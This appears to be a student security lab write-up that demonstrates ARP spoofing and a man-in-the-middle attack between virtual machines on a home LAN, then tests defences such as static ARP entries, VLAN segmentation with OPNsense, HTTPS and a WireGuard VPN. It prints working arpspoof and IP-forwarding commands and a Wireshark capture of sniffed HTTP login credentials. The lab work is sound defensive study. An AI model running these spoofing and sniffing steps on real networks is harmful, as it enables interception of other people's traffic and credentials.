Security testing in LAN: ARP-Spoofing, MITM Analysis on an exposed OS with countermeasures including network segmentation and VPN tunneling.

1. Project description

In this project, I built an isolated lab network to analyze how ARP-spoofing could affect IP-traffic in a LAN. I used different virtual machines, where one OS was Kali Linux used to simulate attacks, and the other OS was a targeted Windows 10 system. Measurements were done to analyze the consequences of the attack. These results were later used to implement various defenses such as network segmentation, VPN to isolate traffic, and different ARP rules. This project gave me a deeper understanding of LAN network architecture, threat models, and how they can be mitigated.

Click here for a quick summary of this project.

2. Lab Setup

Entities:

- Type 2 Hypervisor was Virtualbox.
- Attacker: Kali Linux (used for ARP-spoofing and MITM-tests).
- Victim: Windows 10 Pro (22H2)
- Router / default gateway: Both attacker and victim were using the bridged adapter setting in Virtualbox to hop on my home LAN.

Network:

- Local Area Network (LAN), e.g 192.168.0.1/24.
- Router were used as default gateway for both attacker and victim.

3. The attack in detail

ARP-spoofing was performed on a victim host, followed by an analysis (4) made related to the consequences of the attack. Several countermeasures (5) were then implemented and also evaluated to demonstrate in which ways and to what degree the attack can be mitigated.


3.1 Preperations and initiation (see Figure 1 for context)

To demonstrate how ARP-spoofing affects devices on the same Layer-2 network, the attacker machine first identified hosts within the LAN and located both the victim and the default gateway. For the MITM scenario to work the attacker started IP forwarding to allow traffic to keep being passed on rather than dropped.

Once the attacker had set up the environment, the attacker sent forged ARP replies to both victim and the gateway. These messages associated the attacker's MAC address with the gateway's IP address, causing the victim to route its traffic through the attacker. When it took effect, unencrypted traffic from the victim could be captured and inspected in real time, showing how serious an ARP-based MITM attack can be on an unsecured LAN.

3.2 ARP-spoofing demonstration (MITM)


- After initiation the attacker consistently sends out messages to the victim, portraying itself as the default gateway. The victim now unknowingly sends all its traffic directly to the attacker.



```
┌──(felix㉿kali)-[~]
└─$ arp -a

┌──(felix㉿kali)-[~]
└─$ nmap -sn 192.168.0.1/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-21 12:56 CET
Nmap scan report for 192.168.0.1
Host is up (0.00056s latency).
MAC Address: 68:02:B8:27:3E:E2 (Compal Broadband Networks)
Nmap scan report for 192.168.0.39
Host is up (0.000062s latency).
MAC Address: E4:C3:2A:DB:AF:C5 (TP-Link Technologies)
Nmap scan report for 192.168.0.46
Host is up (0.00015s latency).
MAC Address: 08:00:27:ED:8D:63 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.254
Host is up (0.00022s latency).
MAC Address: 00:50:F1:64:CE:D7 (Maxlinear)
Nmap scan report for 192.168.0.45
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.02 seconds

┌──(felix㉿kali)-[~]
└─$ arp -a
? (192.168.0.1) at 68:02:b8:27:3e:e2 [ether] on eth0

┌──(felix㉿kali)-[~]
└─$ ping 192.168.0.46
PING 192.168.0.46 (192.168.0.46) 56(84) bytes of data.
64 bytes from 192.168.0.46: icmp_seq=1 ttl=128 time=0.399 ms
64 bytes from 192.168.0.46: icmp_seq=2 ttl=128 time=0.258 ms
64 bytes from 192.168.0.46: icmp_seq=3 ttl=128 time=0.264 ms
^C
--- 192.168.0.46 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2050ms
rtt min/avg/max/mdev = 0.258/0.307/0.399/0.065 ms

┌──(felix㉿kali)-[~]
└─$ arp -a
? (192.168.0.46) at 08:00:27:ed:8d:63 [ether] on eth0
? (192.168.0.1) at 68:02:b8:27:3e:e2 [ether] on eth0

┌──(felix㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for felix:
net.ipv4.ip_forward = 1

┌──(felix㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.0.46 192.168.0.1
8:0:27:12:1e:23 8:0:27:ed:8d:63 0806 42: arp reply 192.168.0.1 is-at 8:0:27:12:1e:23
```

Figure 1: Shows address of 1. 192.168.0.46 = victim. 2. 192.168.0.1 = default gateway 3. Attacker executing command to forward packets to router 4. Attacker tricking the victim that it is now the router.

- We can verify in the victims ARP-table that the MAC-addresses are manipulated.




```
C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : home
   IPv6 Address. . . . . . . . . . . : fd59:e58a:512b:534c:8374:667f:ad8d:a382
   Temporary IPv6 Address. . . . . . : fd59:e58a:512b:534c:2d13:60f7:101e:e3ea
   Link-local IPv6 Address . . . . . : fe80::8ef2:cb1e:5797:10df%3
   IPv4 Address. . . . . . . . . . . : 192.168.0.46
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

C:\Windows\system32>arp -a

Interface: 192.168.0.46 --- 0x3
  Internet Address      Physical Address      Type
  192.168.0.1           68-02-b8-27-3e-e2     dynamic
  192.168.0.45          08-00-27-12-1e-23     dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Windows\system32>arp -a

Interface: 192.168.0.46 --- 0x3
  Internet Address      Physical Address      Type
  192.168.0.1           08-00-27-12-1e-23     dynamic
  192.168.0.45          08-00-27-12-1e-23     dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Windows\system32>_
```

Figure 2: We can see that the default gateway has IP-address 192.168.0.1. We can see that the MAC address has been manipulated since before the attack it was 68-02-b8-27-3e-e2. While after the attack it had a new MAC address 08-00-27-12-1e-23, which is equivalent to the mac address of IP-address 192.168.0.45, which indicates that this must be the attacker.

3.3 The attacker collecting information: sniffing of HTTP-credentials

- The victim enters an unencrypted server, such as an HTTP server.
- Writes in username and password.
- The attacker captures this traffic in Wireshark and filters for login attempts as seen in Figure 3.



```
http
Packet list    String    login
Options: Narrow & Wide

No.   Time          Source         Destination     Protocol Length Info
  137 6.737227614   192.168.0.46   83.255.218.217  HTTP      407 HEAD /filestreamingservice/files/241074c3-f448-482a-8c90-855c388ea76a?P1=1763846295&P2=404&P3=2&P4=XiwG4tZsAl16N2ouAoesksbX96bTXth3…
  394 16.755441126  192.168.0.46   192.168.0.45    HTTP      495 GET / HTTP/1.1
  396 16.756539542  192.168.0.45   192.168.0.46    HTTP      533 HTTP/1.1 302 Found
  399 16.770318087  192.168.0.46   192.168.0.45    HTTP      564 GET /login.php HTTP/1.1
  400 16.772412805  192.168.0.45   192.168.0.46    HTTP     1103 HTTP/1.1 200 OK  (text/html)
  681 28.921590690  192.168.0.46   192.168.0.45    HTTP      821 POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
  683 28.924553512  192.168.0.45   192.168.0.46    HTTP      391 HTTP/1.1 302 Found
  684 28.931902020  192.168.0.46   192.168.0.45    HTTP      630 GET /setup.php HTTP/1.1
  685 28.934077807  192.168.0.45   192.168.0.46    HTTP     2100 HTTP/1.1 200 OK  (text/html)

› Frame 681: 821 bytes on wire (6568 bits), 821 bytes captured (6568 bits) on interface eth0, id 0
› Ethernet II, Src: PCSSystemtec_ed:8d:63 (08:00:27:ed:8d:63), Dst: PCSSystemtec_12:1e:23 (08:00:27:12:1e:23)
› Internet Protocol Version 4, Src: 192.168.0.46, Dst: 192.168.0.45
› Transmission Control Protocol, Src Port: 50823, Dst Port: 80, Seq: 1, Ack: 1, Len: 767
› Hypertext Transfer Protocol
⌄ HTML Form URL Encoded: application/x-www-form-urlencoded
  › Form item: "username" = "felix"
  › Form item: "password" = "passwortd123"
  › Form item: "Login" = "Login"
  › Form item: "user_token" = "320a417d491f4526a38ba7d4d680d2bf"

0000  08 00 27 12 1e 23 08 00  27 ed 8d 63 08 00 45 00   ··'··#·· '··c··E·
0010  03 27 39 e0 40 00 80 06  3c 45 c0 a8 00 2e c0 a8   ·'9·@··· <E·····
0020  00 2d c6 87 00 50 2c 04  34 b1 f9 83 96 3c 50 18   ·-···P,· 4····<P·
0030  20 14 33 82 00 00 50 4f  53 54 20 2f 6c 6f 67 69    ·3···PO ST /logi
0040  6e 2e 70 68 70 20 48 54  54 50 2f 31 2e 31 0d 0a   n.php HT TP/1.1··
0050  48 6f 73 74 3a 20 31 39  32 2e 31 36 38 2e 30 2e   Host: 19 2.168.0.
0060  34 35 0d 0a 43 6f 6e 6e  65 63 74 69 6f 6e 3a 20   45··Conn ection: 
0070  6b 65 65 70 2d 61 6c 69  76 65 0d 0a 43 6f 6e 74   keep-ali ve··Cont
0080  65 6e 74 2d 4c 65 6e 67  74 68 3a 20 39 32 0d 0a   ent-Leng th: 92··
0090  43 61 63 68 65 2d 43 6f  6e 74 72 6f 6c 3a 20 6d   Cache-Co ntrol: m
00a0  61 78 2d 61 67 65 3d 30  0d 0a 4f 72 69 67 69 6e   ax-age=0 ··Origin
00b0  3a 20 68 74 74 70 3a 2f  2f 31 39 32 2e 31 36 38   : http:/ /192.168
00c0  2e 30 2e 34 35 0d 0a 43  6f 6e 74 65 6e 74 2d 54   .0.45··C ontent-T
00d0  79 70 65 3a 20 61 70 70  6c 69 63 61 74 69 6f 6e   ype: app lication
00e0  2f 78 2d 77 77 77 2d 66  6f 72 6d 2d 75 72 6c 65   /x-www-f orm-urle
00f0  6e 63 6f 64 65 64 0d 0a  55 70 67 72 61 64 65 2d   ncoded·· Upgrade-
0100  49 6e 73 65 63 75 72 65  2d 52 65 71 75 65 73 74   Insecure -Request
0110  73 3a 20 31 0d 0a 55 73  65 72 2d 41 67 65 6e 74   s: 1··Us er-Agent
0120  3a 20 4d 6f 7a 69 6c 6c  61 2f 35 2e 30 20 28 57   : Mozill a/5.0 (W
0130  69 6e 64 6f 77 73 20 4e  54 20 31 30 2e 30 3b 20   indows N T 10.0; 
0140  57 69 6e 36 34 3b 20 78  36 34 29 20 41 70 70 6c   Win64; x 64) Appl

Packets: 1017 · Displayed: 9 (0.9%) · Dropped: 0 (0.0%)
```

Figure 3: Shows a Wireshark capture that is: 1. Filtered for HTTP requests. 2. Filtered for string login. 3. Attacker finds the received packet with login credentials such as username and password of the victim.

4. Consequence analysis (attack summary)

The ARP-spoofing attack allowed the attacker to analyze confidential information related to the victim device. For example:

- The victim used an unencrypted HTTP login form, which contributed to login credentials being completely visible in Wireshark. This shows that any sensitive data sent without encryption can be intercepted and read by an attacker on the same LAN.
- All traffic from the victim is rerouted through the attacker, therefore any unencrypted protocol such as HTTP, DNS, FTP etc becomes entirely exposed.

5. Countermeasures

Based on the consequence analysis, several measures for defense were tested to understand how the ARP-based attacks could be mitigated in the case described earlier. The countermeasures were applied and verified in Linux and Windows 10 within the LAN.


1. <u>Static ARP-posts</u>

One effective mitigation strategy is to manually register the router's MAC address on every device connected to the network. This ensures that each device consistently recognizes the legitimate router, preventing ARP-spoofing attacks from altering the network. However, this approach requires manual configuration on each individual device, which can be time consuming and quite impractical, especially in environments with many clients or frequently changing devices.

2. <u>Network segmentation:</u>

Another good mitigation tactic is network segmentation. Since ARP spoofing requires the attacker to be in the same data link layer as the victim, the LAN was split into seperate segments using OPNsense. Basically, 2 new virtual LANs were created, both using OPNsense as the default gateway acting as a central of control or firewall for traffic between the two segments.

The positive thing with using network segmentation like this, is that not only do we completely erase the possibility to arpspoof (because of the different segmentations), but we can also assert different rules for traffic coming in and out of our now controlled network segmentations. For example, it is possible to block all traffic from the Kali VM's VLAN to the windows VLAN, or vice versa, but we could also specifically deny communication from the Kali host to a specific IP address inside the Windows VLAN, even if other hosts in the same segment would be allowed.



```
┌──(felix㉿kali)-[~]
└─$ ip r
default via 192.168.50.1 dev eth0 proto dhcp src 192.168.50.124 metric 100
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
192.168.50.0/24 dev eth0 proto kernel scope link src 192.168.50.124 metric 100

┌──(felix㉿kali)-[~]
└─$ arp -a
OPNsense.internal (192.168.50.1) at 08:00:27:b6:ac:5c [ether] on eth0

┌──(felix㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for felix:
net.ipv4.ip_forward = 1

┌──(felix㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.60.11 192.168.50.1
arpspoof: couldn't arp for host 192.168.60.11

┌──(felix㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0

┌──(felix㉿kali)-[~]
└─$ ping 192.168.60.11
PING 192.168.60.11 (192.168.60.11) 56(84) bytes of data.
64 bytes from 192.168.60.11: icmp_seq=1 ttl=127 time=0.539 ms
64 bytes from 192.168.60.11: icmp_seq=2 ttl=127 time=0.477 ms
64 bytes from 192.168.60.11: icmp_seq=3 ttl=127 time=0.500 ms
64 bytes from 192.168.60.11: icmp_seq=4 ttl=127 time=0.505 ms
64 bytes from 192.168.60.11: icmp_seq=5 ttl=127 time=0.492 ms
64 bytes from 192.168.60.11: icmp_seq=6 ttl=127 time=0.467 ms
^C
── 192.168.60.11 ping statistics ──
6 packets transmitted, 6 received, 0% packet loss, time 5117ms
rtt min/avg/max/mdev = 0.467/0.496/0.539/0.022 ms

┌──(felix㉿kali)-[~]
└─$ ping 192.168.60.11
PING 192.168.60.11 (192.168.60.11) 56(84) bytes of data.
^C
── 192.168.60.11 ping statistics ──
28 packets transmitted, 0 received, 100% packet loss, time 27753ms

┌──(felix㉿kali)-[~]
└─$
```

```
C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : internal
   Link-local IPv6 Address . . . . . : fe80::8ef2:cb1e:5797:10df%3
   IPv4 Address. . . . . . . . . . . : 192.168.60.11
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.60.1

C:\Windows\system32>
```

Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
felix@kali: ~
Session Actions Edit View Help
3.
4.
35.
6.
7.
Windows10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Command Prompt
1.
2.

Figure 4: (1–2) Windows host in VLAN 60 with IP 192.168.60.11 and default gateway 192.168.60.1. (3–4) Kali host in VLAN 50 with IP 192.168.50.124 and gateway 192.168.50.1. (5) ARP-spoof against 192.168.60.11 fails because the target is on a different L2 segment. (6) ICMP ping works while inter-VLAN traffic is allowed. (7) After an OPNsense rule is added, ICMP from Kali to Windows is blocked.


3. HTTPS / TLS

Another simple way would be to just use HTTPS / TLS protocol everywhere, to make sure that all traffic is encrypted. This makes it very hard for the attacker to read anything even if they manage to get a hold of the traffic. However, it doesn't really address the problem.

4. VPN tunnel via WireGuard


We can also setup a VPN tunnel via WireGuard where we transfer all traffic from the victim through a designated VPN tunnel. In this case the victim only communicates through the VPN tunnel, which makes it useless for the attacker to listen to any traffic between the victim and the router. If the attacker finds the IP-address of the VPN setup the attacker will still be able to execute a MITM attack. However, the packets will be WireGuard encrypted and therefore the information that exists in the packets will almost be useless for the attacker.

This is what the setup looked like, where a Linux VPN had to be set up to act as the WireGuard VPN server.



```
[Interface]
Address = 10.8.0.1/24
ListenPort = 51820
PrivateKey = [redacted]

# Aktivera NAT så VPN kommer ut på internet
PostUp = iptables -A FORWARD -i wg0 -j ACCEPT; iptables -t nat -A POSTROUTING -o enp0s9 -j
MASQUERADE
PostDown = iptables -D FORWARD -i wg0 -j ACCEPT; iptables -t nat -D POSTROUTING -o enp0s9 -j
MASQUERADE

[Peer]
PublicKey = 5lJNCaEq+8md8Pqta/vdJzqeKJF8FySJnTSURkmRYis=
AllowedIPs = 10.8.0.2/32
```

Figure 5: The Linux machine acting as the VPN server on this specific LAN.



Interface: windowspubpriv
Status: Active
Public key: 5lJNCaEq+8md8Pqta/vdJzqeKJF8FySJnTSURkmRYis=
Listen port: 63816
Addresses: 10.8.0.2/24
DNS servers: 1.1.1.1

Peer
Public key: 3Cskr2brdvUl3NGuVEkPqc+t43Z1jF/CvcxQFklFXC8=
Allowed IPs: 0.0.0.0/0
Endpoint: 192.168.0.49:51820
Persistent keepalive: 25
Latest handshake: 23 seconds ago
Transfer: 1.87 MiB received, 850.42 KiB sent

Figure 6: After configuring the VPN server on the Linux machine, we added the server’s public key on the Windows client and specified the server’s endpoint (IP address and port). This defines where the WireGuard tunnel is established and where the windows machine forwards its traffic.

6. Summary

This project demonstrates practical experience in both offensive and defensive network security through an ARP-spoofing and MITM attack executed in an isolated LAN environment. I built a virtualized lab using Kali Linux and Windows 10 and performed multiple ethical hacking techniques such as host discovery, packet interception, information gathering, and traffic manipulation. Wireshark was used for real-time traffic inspection and analysis. I then designed and tested different countermeasures, including simple static ARP-rules, VLAN-based network segmentation with OPNsense, secure protocols such as HTTPS and encrypted VPN tunneling with WireGuard. All of these were effective on different levels in mitigating the layer-2 attacks and strengthening of the overall LAN security posture.